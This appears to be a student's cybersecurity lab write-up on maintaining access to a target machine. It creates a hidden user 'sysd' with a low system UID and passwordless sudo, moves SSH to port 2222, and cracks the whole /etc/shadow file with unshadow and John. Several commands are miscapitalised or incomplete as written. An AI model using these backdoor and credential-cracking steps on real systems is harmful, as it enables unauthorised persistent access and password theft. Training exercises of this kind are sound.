Cybersecurity

Advanced Bash: Owning the System

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
   1) Useradd sysd
```

2. Give your secret user a password.

```
Sudo passwd sysd
**password is brad
```

3. Give your secret user a system UID < 1000.

```
Usermod -u 600 sysd
```


4. Give your secret user the same GID.

```
Groupmod -g 600
```

5. Give your secret user full `sudo` access without the need for a password.

```
1) Sudo visudo
2) Go to #User privilege specification line
3) Add sysd ALL=(ALL:ALL) ALL
4) Go  to #includedir /etc/sudoers.d
5) Add sysd ALL=ALL NOPASSWD:ALL
6) Sudo apt update
7) Note* this is not good security practice and you should specify the
   commands you can run without a password, instead of all.
```

6. Test that `sudo` access works without your password.




```
root:~\ $ su sysd
$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file.

```
1) Open the sshd_config file with sudo nano sshd_config
2) Add an uncommented line underneath #Port with Port 2222
```



```
  GNU nano 2.9.3                                                    sshd_config

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none
```

```
3)
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
 1) Service sshd restart
```

2. Exit the `root` account.

```
Ctrl+Shift+Q
```

3. SSH to the target machine using your `sysd` account and port `2222`.

```
 1) Open terminal in attacking machine
 2) Use ssh sysd 192.168.6.105 -p 2222
```

4. Use `sudo` to switch to the root user.

```
Sudo su
```

Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`.

```
Ssh sysd@192.168.6.105 -p 2222
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

```
   1) Unshadow /etc/passwd /etc/shadow > opensesame.txt
   2) John opensesame.txt
```